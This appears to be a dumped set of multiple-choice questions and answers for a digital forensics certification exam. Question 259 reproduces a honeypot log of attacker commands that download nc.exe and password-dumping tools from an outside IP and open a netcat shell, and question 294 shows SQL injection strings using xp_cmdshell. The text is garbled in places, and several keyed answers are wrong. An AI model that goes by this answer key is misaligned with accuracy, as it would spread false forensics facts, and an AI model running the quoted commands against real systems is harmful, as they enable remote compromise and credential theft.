Bob has been trying to penetrate a remote production system for the past two weeks. This time however, he is able to get into the system. He was able to use the System for a period of three weeks. However, law enforcement agencies were recoding his every activity and this was later presented as evidence.
The organization had used a Virtual Environment to trap Bob. What is a Virtual Environment?

A. A Honeypot that traps hackers
B. A system Using Trojaned commands
C. An environment set up after the user logs in
D. An environment set up before a user logs in

Answer: A

NEW QUESTION 247
- (Exam Topic 1)
What type of file is represented by a colon (:) with a name following it in the Master File Table of NTFS disk?

A. A compressed file
B. A Data stream file
C. An encrypted file
D. A reserved file

Answer: B

NEW QUESTION 249
- (Exam Topic 1)
You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of California. Your next step is to initiate a DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?

A. Show outdated equipment so it can be replaced
B. List weak points on their network
C. Use attack as a launching point to penetrate deeper into the network
D. Demonstrate that no system can be protected against DoS attacks

Answer: B

NEW QUESTION 251
- (Exam Topic 1)
Which federal computer crime law specifically refers to fraud and related activity in connection with access devices like routers?

A. 18 U.S.
B. 1029
C. 18 U.S.
D. 1362
E. 18 U.S.
F. 2511
G. 18 U.S.
H. 2703

Answer: A

NEW QUESTION 254
- (Exam Topic 1)
You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities: When you type this and click on search, you receive a pop-up window that says: "This is a test."
What is the result of this test?

A. Your website is vulnerable to CSS
B. Your website is not vulnerable
C. Your website is vulnerable to SQL injection
D. Your website is vulnerable to web bugs

Answer: A

NEW QUESTION 259
- (Exam Topic 1)
The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Short reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.
He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to
construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.
"cmd1.exe /c open 213.116.251.162 >ftpcom" "cmd1.exe /c echo johna2k >>ftpcom" "cmd1.exe /c echo haxedj00 >>ftpcom" "cmd1.exe /c echo get nc.exe >>ftpcom" "cmd1.exe /c echo get pdump.exe >>ftpcom" "cmd1.exe /c echo get samdump.dll >>ftpcom" "cmd1.exe /c echo quit >>ftpcom"
"cmd1.exe /c ftp -s:ftpcom"
"cmd1.exe /c nc -l -p 6969 -e cmd1.exe" What can you infer from the exploit given?

A. It is a local exploit where the attacker logs in using username johna2k
B. There are two attackers on the system - johna2k and haxedj00
C. The attack is a remote exploit and the hacker downloads three files
D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

Answer: C

Explanation:
The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NEW QUESTION 263
- (Exam Topic 1)
One technique for hiding information is to change the file extension from the correct one to one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

A. the File Allocation Table
B. the file header
C. the file footer
D. the sector map

Answer: B

NEW QUESTION 268
- (Exam Topic 1)
Before you are called to testify as an expert, what must an attorney do first?

A. engage in damage control
B. prove that the tools you used to conduct your examination are perfect
C. read your curriculum vitae to the jury
D. qualify you as an expert witness

Answer: D

NEW QUESTION 270
- (Exam Topic 1)
This organization maintains a database of hash signatures for known software.

A. International Standards Organization
B. Institute of Electrical and Electronics Engineers
C. National Software Reference Library
D. American National standards Institute

Answer: C

NEW QUESTION 275
- (Exam Topic 1)
An Expert witness give an opinion if:

A. The Opinion, inferences or conclusions depend on special knowledge, skill or training not within the ordinary experience of lay jurors
B. To define the issues of the case for determination by the finder of fact

C. To stimulate discussion between the consulting expert and the expert witness
D. To deter the witness form expanding the scope of his or her investigation beyond the requirements of the case

Answer: A

NEW QUESTION 278
- (Exam Topic 1)
You just passed your ECSA exam and are about to start your first consulting job running security audits for a financial institution in Los Angeles. The IT manager of the company you will be working for tries to see if you remember your ECSA class. He asks about the methodology you will be using to test the company's network. How would you answer?

A. Microsoft Methodology
B. Google Methodology
C. IBM Methodology
D. LPT Methodology

Answer: D

NEW QUESTION 281
- (Exam Topic 4)
When Investigating a system, the forensics analyst discovers that malicious scripts were Injected Into benign and trusted websites. The attacker used a web application to send malicious code. In the form of a browser side script, to a different end-user. What attack was performed here?

A. Brute-force attack
B. Cookie poisoning attack
C. Cross-site scripting attack
D. SQL injection attack

Answer: C

NEW QUESTION 285
- (Exam Topic 4)
You are a forensic investigator who is analyzing a hard drive that was recently collected as evidence. You have been unsuccessful at locating any meaningful evidence within the file system and suspect a drive wiping utility may have been used. You have reviewed the keys within the software hive of the Windows registry and did not find any drive wiping utilities. How can you verify that drive wiping software was used on the hard drive?

A. Document in your report that you suspect a drive wiping utility was used, but no evidence was found
B. Check the list of installed programs
C. Load various drive wiping utilities offline, and export previous run reports
D. Look for distinct repeating patterns on the hard drive at the bit level

Answer: D

NEW QUESTION 287
- (Exam Topic 4)
To which phase of the computer forensics investigation process does "planning and budgeting of a forensics lab" belong?

A. Post-investigation phase
B. Reporting phase
C. Pre-investigation phase
D. Investigation phase

Answer: C

NEW QUESTION 290
- (Exam Topic 4)
Mark works for a government agency as a cyber-forensic investigator. He has been given the task of restoring data from a hard drive. The partition of the hard drive was deleted by a disgruntled employee In order to hide their nefarious actions. What tool should Mark use to restore the data?

A. EFSDump
B. Diskmon D
C. iskvlew
D. R-Studio


Answer: D

NEW QUESTION 291
- (Exam Topic 4)
An investigator Is examining a file to identify any potentially malicious content. To avoid code execution and still be able to uncover hidden indicators of compromise (IOC), which type of examination should the investigator perform:

A. Threat hunting
B. Threat analysis
C. Static analysis
D. Dynamic analysis

Answer: B

NEW QUESTION 294
- (Exam Topic 4)
A forensic analyst has been tasked with investigating unusual network activity Inside a retail company's network. Employees complain of not being able to access services, frequent rebooting, and anomalies In log files. The Investigator requested log files from the IT administrator and after carefully reviewing them, he finds the following log entry:



```
12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah" or 1=1 – 12:34:35 192.2.3.4 HEAD GET
/login.asp?username=blah"   or )1=1   (--   12:34:35 192.2.3.4   HEAD    GET
/login.asp?username+blah" or exec master..xp_cmdshell 'net user test testpass - -
```

What type of attack was performed on the companies' web application?

A. Directory transversal
B. Unvalidated input
C. Log tampering
D. SQL injection

Answer: D

NEW QUESTION 299
- (Exam Topic 4)
Storage location of Recycle Bin for NTFS file systems (Windows Vista and later) is located at:

A. Drive:\$ Recycl
B. Bin
C. DriveARECYClE.BIN
D. Drive:\RECYCLER
E. Drive:\REYCLED

Answer: C

NEW QUESTION 301
- (Exam Topic 4)
An investigator seized a notebook device installed with a Microsoft Windows OS. Which type of files would support an investigation of the data size and structure in the device?

A. Ext2 and Ext4
B. APFSandHFS
C. HFS and GNUC
D. NTFSandFAT

Answer: D

NEW QUESTION 306
- (Exam Topic 4)
Which of the following statements is true with respect to SSDs (solid-state drives)?

A. Like HDD
B. SSDs also have moving parts
C. SSDs cannot store non-volatile data
D. SSDs contain tracks, clusters, and sectors to store data
E. Faster data access, lower power usage, and higher reliability are some of the m<ijor advantages of SSDs over HDDs

Answer: D

NEW QUESTION 309
- (Exam Topic 4)
In Java, when multiple applications are launched, multiple Dalvik Virtual Machine instances occur that consume memory and time. To avoid that. Android Implements a process that enables low memory consumption and quick start-up time. What is the process called?

A. init
B. Media server
C. Zygote
D. Daemon

Answer: C

NEW QUESTION 312
- (Exam Topic 4)
Which of the following Ii considered as the starting point of a database and stores user data and database objects in an MS SQL server?

A. Ibdata1
B. Application data files (ADF)
C. Transaction log data files (LDF)
D. Primary data files (MDF)

Answer: C

NEW QUESTION 313
- (Exam Topic 4)
Which "Standards and Criteria" under SWDGE states that "the agency must use hardware and software that are appropriate and effective for the seizure or examination procedure"?

A. Standards and Criteria 1.7
B. Standards and Criteria 1.6
C. Standards and Criteria 1.4
D. Standards and Criteria 1.5

Answer: D

NEW QUESTION 315
- (Exam Topic 4)
Web browsers can store relevant information from user activities. Forensic investigators may retrieve files, lists, access history, cookies, among other digital footprints. Which tool can contribute to this task?

A. Most Recently Used (MRU) list
B. MZCacheView
C. Google Chrome Recovery Utility
D. Task Manager

Answer: B

NEW QUESTION 318
- (Exam Topic 4)
Simona has written a regular expression for the detection of web application-specific attack attempt that reads as /((\%3C)|<K(\%2F)|V)*[a-zO-9\%I*((\%3E)|>)/lx.
Which of the following does the part (|\%3E)|>) look for?

A. Alphanumeric string or its hex equivalent
B. Opening angle bracket or its hex equivalent
C. Closing angle bracket or its hex equivalent
D. Forward slash for a closing tag or its hex equivalent

Answer: D

NEW QUESTION 322
- (Exam Topic 4)
Which of the following malware targets Android mobile devices and installs a backdoor that remotely installs applications from an attacker-controlled server?

A. Felix
B. XcodeGhost
C. xHelper
D. Unflod

Answer: C

NEW QUESTION 326
- (Exam Topic 4)
An investigator needs to perform data acquisition from a storage media without altering its contents to maintain the Integrity of the content. The approach adopted by the Investigator relies upon the capacity of enabling read-only access to the storage media. Which tool should the Investigator Integrate Into his/her procedures to accomplish this task?

A. BitLocker
B. Data duplication tool
C. Backup tool
D. Write blocker

Answer: D

NEW QUESTION 328
- (Exam Topic 4)
Jeff is a forensics investigator for a government agency's cyber security office. Jeff Is tasked with acquiring a memory dump of a Windows 10 computer that was involved In a DDoS attack on the government agency's web application. Jeff is onsite to collect the memory. What tool could Jeff use?

A. Volatility
B. Autopsy
C. RAM Mapper
D. Memcheck

Answer: A

NEW QUESTION 331
- (Exam Topic 4)
What happens lo the header of the file once It Is deleted from the Windows OS file systems?

A. The OS replaces the first letter of a deleted file name with a hex byte code: E5h
B. The OS replaces the entire hex byte coding of the file.
C. The hex byte coding of the file remains the same, but the file location differs
D. The OS replaces the second letter of a deleted file name with a hex byte code: Eh5

Answer: A

NEW QUESTION 333
- (Exam Topic 4)
What is the extension used by Windows OS for shortcut files present on the machine?

A. .log
B. .pf
C. .lnk
D. .dat

Answer: C

NEW QUESTION 336
- (Exam Topic 4)
A call detail record (CDR) provides metadata about calls made over a phone service. From the following data fields, which one Is not contained in a CDR.

A. The call duration
B. A unique sequence number identifying the record
C. The language of the call
D. Phone number receiving the call

Answer: C

NEW QUESTION 341
- (Exam Topic 4)
Which of the following applications will allow a forensic investigator to track the user login sessions and user transactions that have occurred on an MS SQL Server?

A. ApexSQL Audit
B. netcat
C. Notepad++
D. Event Log Explorer

Answer: A

NEW QUESTION 342
- (Exam Topic 4)
Which of the following is the most effective tool for acquiring volatile data from a Windows-based system?

A. Coreography
B. Datagrab
C. Ethereal
D. Helix

Answer: D

NEW QUESTION 344
- (Exam Topic 4)
Which of the following directory contains the binary files or executables required for system maintenance and administrative tasks on a Linux system?

A. /sbin
B. /bin
C. /usr
D. /lib

Answer: A

NEW QUESTION 345
- (Exam Topic 4)
Fill In the missing Master Boot Record component.
* 1. Master boot code
* 2. Partition table
* 3. ___________

A. Boot loader
B. Signature word
C. Volume boot record
D. Disk signature

Answer: A

NEW QUESTION 350
- (Exam Topic 4)
James, a forensics specialist, was tasked with investigating a Windows XP machine that was used for malicious online activities. During the Investigation, he recovered certain deleted files from Recycle Bin to Identify attack clues.
Identify the location of Recycle Bin in Windows XP system.

A. Drive:\$Recycle.Bin\
B. local/sha re/Trash
C. Drive:\RECYCLER\
D. DriveARECYCLED

Answer: C

NEW QUESTION 354
- (Exam Topic 4)
"To ensure that the digital evidence is collected, preserved, examined, or transferred In a manner safeguarding the accuracy and reliability of the evidence, law enforcement, and forensics organizations must establish and maintain an effective quality system" Is a principle established by:

A. NCIS
B. NIST
C. EC-Council
D. SWGDE

Answer: B

NEW QUESTION 356
- (Exam Topic 4)
Harry has collected a suspicious executable file from an infected system and seeks to reverse its machine code to Instructions written in assembly language. Which tool should he use for this purpose?

A. Ollydbg
B. oledump
C. HashCalc
D. BinText

Answer: A

NEW QUESTION 359
- (Exam Topic 4)
An investigator wants to extract passwords from SAM and System Files. Which tool can the Investigator use to obtain a list of users, passwords, and their hashes In this case?

A. PWdump7
B. HashKey
C. Nuix
D. FileMerlin

Answer: A

NEW QUESTION 363
- (Exam Topic 4)
A cybercriminal is attempting to remove evidence from a Windows computer. He deletes the file evldence1.doc. sending it to Windows Recycle Bin. The cybercriminal then empties the Recycle Bin. After having been removed from the Recycle Bin. what will happen to the data?

A. The data will remain in its original clusters until it is overwritten
B. The data will be moved to new clusters in unallocated space
C. The data will become corrupted, making it unrecoverable
D. The data will be overwritten with zeroes

Answer: A

NEW QUESTION 364
- (Exam Topic 4)
Sally accessed the computer system that holds trade secrets of the company where she Is employed. She knows she accessed It without authorization and all access (authorized and unauthorized) to this computer Is monitored.To cover her tracks. Sally deleted the log entries on this computer. What among the following best describes her action?

A. Password sniffing
B. Anti-forensics
C. Brute-force attack
D. Network intrusion

Answer: B

NEW QUESTION 369
- (Exam Topic 4)
Jack is reviewing file headers to verify the file format and hopefully find more Information of the file. After a careful review of the data chunks through a hex editor;

Jack finds the binary value Oxffd8ff. Based on the above Information, what type of format is the file/image saved as?

A. BMP
B. GIF
C. ASCII
D. JPEG

Answer: D

NEW QUESTION 372
- (Exam Topic 4)
Which layer in the IoT architecture is comprised of hardware parts such as sensors, RFID tags, and devices that play an important role in data collection?

A. Middleware layer
B. Edge technology layer
C. Application layer
D. Access gateway layer

Answer: B

NEW QUESTION 376
- (Exam Topic 4)
Williamson is a forensic investigator. While investigating a case of data breach at a company, he is maintaining a document that records details such as the forensic processes applied on the collected evidence, particulars of people handling It. the dates and times when it Is being handled, and the place of storage of the evidence. What do you call this document?

A. Consent form
B. Log book
C. Authorization form
D. Chain of custody

Answer: D

NEW QUESTION 379
- (Exam Topic 4)
Cloud forensic investigations impose challenges related to multi-jurisdiction and multi-tenancy aspects. To have a better understanding of the roles and responsibilities between the cloud service provider (CSP) and the client, which document should the forensic investigator review?

A. Service level agreement
B. Service level management
C. National and local regulation
D. Key performance indicator

Answer: A

NEW QUESTION 380
- (Exam Topic 4)
Which of the following Windows event logs record events related to device drives and hardware changes?

A. Forwarded events log
B. System log
C. Application log
D. Security log

Answer: B

NEW QUESTION 384
- (Exam Topic 4)
Edgar is part of the FBI's forensic media and malware analysis team; he Is analyzing a current malware and Is conducting a thorough examination of the suspect system, network, and other connected devices. Edgar's approach Is to execute the malware code to know how It Interacts with the host system and Its Impacts on It. He is also using a virtual machine and a sandbox environment.
What type of malware analysis is Edgar performing?

A. Malware disassembly
B. VirusTotal analysis
C. Static analysis
D. Dynamic malware analysis/behavioral analysis

Answer: D

NEW QUESTION 386
- (Exam Topic 4)
SO/IEC 17025 is an accreditation for which of the following:

A. CHFI issuing agency
B. Encryption
C. Forensics lab licensing

D. Chain of custody

Answer: C

NEW QUESTION 389
- (Exam Topic 4)
Robert needs to copy an OS disk snapshot of a compromised VM to a storage account in different region for further investigation. Which of the following should he use in this scenario?

A. Azure CLI
B. Azure Monitor
C. Azure Active Directory
D. Azure Portal

Answer: D

NEW QUESTION 392
- (Exam Topic 4)
Which of the following tools is used to dump the memory of a running process, either immediately or when an error condition occurs?

A. FATKit
B. Coreography
C. Belkasoft Live RAM Capturer
D. Cachelnf

Answer: C

NEW QUESTION 395
- (Exam Topic 4)
Matthew has been assigned the task of analyzing a suspicious MS Office document via static analysis over an Ubuntu-based forensic machine. He wants to see what type of document It Is. whether It Is encrypted, or contains any flash objects/VBA macros. Which of the following python-based script should he run to get relevant information?

A. oleform.py
B. oleid.py
C. oledir.py
D. pdfid.py

Answer: B

NEW QUESTION 398
- (Exam Topic 4)
A clothing company has recently deployed a website on Its latest product line to Increase Its conversion rate and base of customers. Andrew, the network administrator recently appointed by the company, has been assigned with the task of protecting the website from Intrusion and vulnerabilities. Which of the following tool should Andrew consider deploying in this scenario?

A. ModSecurity
B. CryptaPix
C. Recuva
D. Kon-Boot

Answer: A

NEW QUESTION 402
- (Exam Topic 4)
"In exceptional circumstances, where a person finds it necessary to access original data held on a computer or on storage media, that person must be competent to do so and be able to explain his/her actions and the impact of those actions on the evidence, in the court." Which ACPO principle states this?

A. Principle 1
B. Principle 3
C. Principle 4
D. Principle 2

Answer: D

NEW QUESTION 404
- (Exam Topic 4)
allows a forensic investigator to identify the missing links during investigation.

A. Evidence preservation
B. Chain of custody
C. Evidence reconstruction
D. Exhibit numbering

Answer: C

NEW QUESTION 409
- (Exam Topic 4)
In which loT attack does the attacker use multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks?

A. Replay attack
B. Jamming attack
C. Blueborne attack
D. Sybil attack

Answer: D

NEW QUESTION 413
- (Exam Topic 4)
Steve received a mail that seemed to have come from her bank. The mail has instructions for Steve to click on a link and provide information to avoid the suspension of her account. The link in the mail redirected her to a form asking for details such as name, phone number, date of birth, credit card number or PIN, CW code, SNNs, and email address. On a closer look, Steve realized that the URL of the form in not the same as that of her bank's. Identify the type of external attack performed by the attacker In the above scenario?

A. Aphishing
B. Espionage
C. Taiigating
D. Brute-force

Answer: A

NEW QUESTION 415
- (Exam Topic 4)
In forensics. are used lo view stored or deleted data from both files and disk sectors.

A. Hash algorithms
B. SI EM tools
C. Host interfaces
D. Hex editors

Answer: D

NEW QUESTION 416
- (Exam Topic 4)
Malware analysis can be conducted in various manners. An investigator gathers a suspicious executable file and uploads It to VirusTotal in order to confirm whether the file Is malicious, provide information about Its functionality, and provide Information that will allow to produce simple network signatures. What type of malware analysis was performed here?

A. Static
B. Volatile
C. Dynamic
D. Hybrid

Answer: D

NEW QUESTION 421
- (Exam Topic 3)
Which of the following email headers specifies an address for mailer-generated errors, like "no such user" bounce messages, to go to (instead of the sender's address)?

A. Mime-Version header
B. Content-Type header
C. Content-Transfer-Encoding header
D. Errors-To header

Answer: D

NEW QUESTION 423
- (Exam Topic 3)
In a computer that has Dropbox client installed, which of the following files related to the Dropbox client store information about local Dropbox installation and the Dropbox user account, along with email IDs linked with the account?

A. config.db
B. install.db
C. sigstore.db
D. filecache.db

Answer: A

NEW QUESTION 426
- (Exam Topic 3)
Which of the following Android libraries are used to render 2D (SGL) or 3D (OpenGL/ES) graphics content to the screen?

A. OpenGL/ES and SGL
B. Surface Manager
C. Media framework
D. WebKit

Answer: A

NEW QUESTION 430
- (Exam Topic 3)
Which principle states that “anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave”?

A. Locard's Exchange Principle
B. Enterprise Theory of Investigation
C. Locard's Evidence Principle
D. Evidence Theory of Investigation

Answer: A

NEW QUESTION 434
- (Exam Topic 3)
Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. He wants to recover all the data, which includes his personal photos, music, documents, videos, official emails, etc. Which of the following tools shall resolve Bob's purpose?

A. Cain & Abel
B. Recuva
C. Xplico
D. Colasoft’s Capsa

Answer: B

NEW QUESTION 435
- (Exam Topic 3)
Which list contains the most recent actions performed by a Windows User?

A. MRU
B. Activity
C. Recents
D. Windows Error Log

Answer: A

NEW QUESTION 438
- (Exam Topic 3)
Tasklist command displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer. Which of the following tasklist commands provides information about the listed processes, including the image name, PID, name, and number of the session for the process?

A. tasklist /p
B. tasklist /v
C. tasklist /u
D. tasklist /s

Answer: B

NEW QUESTION 441
- (Exam Topic 3)
Which cloud model allows an investigator to acquire the instance of a virtual machine and initiate the forensics examination process?

A. PaaS model
B. IaaS model
C. SaaS model
D. SecaaS model

Answer: B

NEW QUESTION 445
- (Exam Topic 3)
Select the data that a virtual memory would store in a Windows-based system.

A. Information or metadata of the files
B. Documents and other files
C. Application data
D. Running processes

Answer: D

NEW QUESTION 446
- (Exam Topic 3)
Which of the following file system uses Master File Table (MFT) database to store information about every file and directory on a volume?

A. FAT File System
B. ReFS
C. exFAT
D. NTFS File System

Answer: D

NEW QUESTION 451
- (Exam Topic 3)
Which of the following processes is part of the dynamic malware analysis?

A. Process Monitoring
B. Malware disassembly
C. Searching for the strings
D. File fingerprinting

Answer: A

NEW QUESTION 453
- (Exam Topic 3)
Buffer overflow vulnerability of a web application occurs when it fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the . There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.

A. Adjacent memory locations
B. Adjacent bit blocks
C. Adjacent buffer locations
D. Adjacent string locations

Answer: A

NEW QUESTION 456
- (Exam Topic 3)
You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

A. All three servers need to be placed internally
B. A web server and the database server facing the Internet, an application server on the internal network
C. A web server facing the Internet, an application server on the internal network, a database server on the internal network
D. All three servers need to face the Internet so that they can communicate between themselves

Answer: D

NEW QUESTION 458
- (Exam Topic 3)
What system details can an investigator obtain from the NetBIOS name table cache?

A. List of files opened on other systems
B. List of the system present on a router
C. List of connections made to other systems
D. List of files shared between the connected systems

Answer: C

NEW QUESTION 463
- (Exam Topic 3)
Hard disk data addressing is a method of allotting addresses to each of data on a hard disk.

A. Physical block
B. Operating system block
C. Hard disk block
D. Logical block

Answer: A

NEW QUESTION 464
- (Exam Topic 3)
During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?

A. Rule 1003: Admissibility of Duplicates
B. Limited admissibility
C. Locard’s Principle
D. Hearsay

Answer: B

NEW QUESTION 467
- (Exam Topic 3)
Self-Monitoring, Analysis, and Reporting Technology (SMART) is built into the hard drives to monitor and report system activity. Which of the following is included in the report generated by SMART?

A. Power Off time
B. Logs of high temperatures the drive has reached
C. All the states (running and discontinued) associated with the OS
D. List of running processes

Answer: B

NEW QUESTION 469
- (Exam Topic 3)
In which implementation of RAID will the image of a Hardware RAID volume be different from the image taken separately from the disks?

A. RAID 1
B. The images will always be identical because data is mirrored for redundancy
C. RAID 0
D. It will always be different

Answer: D

NEW QUESTION 471
- (Exam Topic 3)
A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees don't like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as a display filter to find unencrypted file transfers?

A. tcp.port = 23
B. tcp.port == 21
C. tcp.port == 21 || tcp.port == 22
D. tcp.port != 21

Answer: B

NEW QUESTION 473
- (Exam Topic 3)
Which of the following commands shows you the username and IP address used to access the system via a remote login session and the type of client from which they are accessing the system?

A. Net config
B. Net sessions
C. Net share
D. Net stat


Answer: B

NEW QUESTION 476
- (Exam Topic 3)
An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:

A. Type Allocation Code (TAC)
B. Integrated Circuit Code (ICC)
C. Manufacturer Identification Code (MIC)
D. Device Origin Code (DOC)

Answer: A

NEW QUESTION 478
- (Exam Topic 3)
What document does the screenshot represent?



Laboratory or Agency Name :

Case Number :

Received from (Name and Title)

Address and Telephone Number

Location from where Evidence Obtained

Reason Evidence Was Obtained

Date and Time Evidence Was Obtained

Item Number	Quantity	Description of Item

A. Expert witness form
B. Search warrant form
C. Chain of custody form
D. Evidence collection form

Answer: D

NEW QUESTION 483
- (Exam Topic 3)
Ron, a computer forensics expert, is investigating a case involving corporate espionage. He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in ON condition. Ron needs to recover the IMEI number of the device to establish the identity of the device owner. Which of the following key combinations can he use to recover the IMEI number?

A. #*06*#
B. *#06#
C. #06#*
D. *IMEI#

Answer: A

NEW QUESTION 484
- (Exam Topic 3)
Which forensic investigation methodology believes that criminals commit crimes solely to benefit their criminal enterprises?

A. Scientific Working Group on Digital Evidence
B. Daubert Standard
C. Enterprise Theory of Investigation
D. Fyre Standard

Answer: C

NEW QUESTION 489
- (Exam Topic 3)
Robert is a regional manager working in a reputed organization. One day, he suspected malware attack after unwanted programs started to popup after logging into his computer. The network administrator was called upon to trace out any intrusion on the computer and he/she finds that suspicious activity has taken place within Autostart locations. In this situation, which of the following tools is used by the network administrator to detect any intrusion on a system?

A. Hex Editor
B. Internet Evidence Finder
C. Process Monitor
D. Report Viewer

Answer: C

NEW QUESTION 491
- (Exam Topic 3)
After suspecting a change in MS-Exchange Server storage archive, the investigator has analyzed it. Which of the following components is not an actual part of the archive?

A. PRIV.STM
B. PUB.EDB
C. PRIV.EDB
D. PUB.STM

Answer: D

NEW QUESTION 494
- (Exam Topic 3)
Which of the following tool is used to locate IP addresses?

A. SmartWhois
B. Deep Log Analyzer
C. Towelroot
D. XRY LOGICAL

Answer: A

NEW QUESTION 495
- (Exam Topic 3)
Which of the following web browser uses the Extensible Storage Engine (ESE) database format to store browsing records, including history, cache, and cookies?

A. Safari
B. Mozilla Firefox
C. Microsoft Edge
D. Google Chrome

Answer: C

NEW QUESTION 497
- (Exam Topic 3)
As a Certified Ethical Hacker, you were contracted by a private firm to conduct an external security assessment through penetration testing . What document describes the specifics of the testing, the associated violations, and essentially protects both the organization’s interest and your liabilities as a tester?

A. Project Scope
B. Rules of Engagement
C. Non-Disclosure Agreement
D. Service Level Agreement

Answer: B

NEW QUESTION 501
- (Exam Topic 3)
Brian needs to acquire data from RAID storage. Which of the following acquisition methods is recommended to retrieve only the data relevant to the investigation?

A. Static Acquisition
B. Sparse or Logical Acquisition
C. Bit-stream disk-to-disk Acquisition
D. Bit-by-bit Acquisition

Answer: B

NEW QUESTION 505
- (Exam Topic 3)
Where should the investigator look for the Edge browser’s browsing records, including history, cache, and cookies?

A. ESE Database
B. Virtual Memory
C. Sparse files
D. Slack Space

Answer: A

NEW QUESTION 509
- (Exam Topic 3)
What malware analysis operation can the investigator perform using the jv16 tool?

A. Files and Folder Monitor
B. Installation Monitor
C. Network Traffic Monitoring/Analysis
D. Registry Analysis/Monitoring

Answer: D

NEW QUESTION 514
- (Exam Topic 3)
In a Linux-based system, what does the command “Last -F” display?

A. Login and logout times and dates of the system
B. Last run processes
C. Last functions performed
D. Recently opened files

Answer:

A

NEW QUESTION 519
- (Exam Topic 3)
Which of the following does not describe the type of data density on a hard disk?

A. Volume density
B. Track density
C. Linear or recording density
D. Areal density

Answer: A

NEW QUESTION 520
- (Exam Topic 3)
Andie, a network administrator, suspects unusual network services running on a windows system. Which of the following commands should he use to verify unusual network services started on a Windows system?

A. net serv
B. netmgr
C. lusrmgr
D. net start

Answer: D

NEW QUESTION 521
- (Exam Topic 3)
Gary is checking for the devices connected to USB ports of a suspect system during an investigation. Select the appropriate tool that will help him document all the connected devices.

A. DevScan
B. Devcon
C. fsutil
D. Reg.exe

Answer: B

NEW QUESTION 523
- (Exam Topic 3)
Which of the following is a non-zero data that an application allocates on a hard disk cluster in systems running on Windows OS?

A. Sparse File
B. Master File Table
C. Meta Block Group
D. Slack Space

Answer: B

NEW QUESTION 528
- (Exam Topic 3)
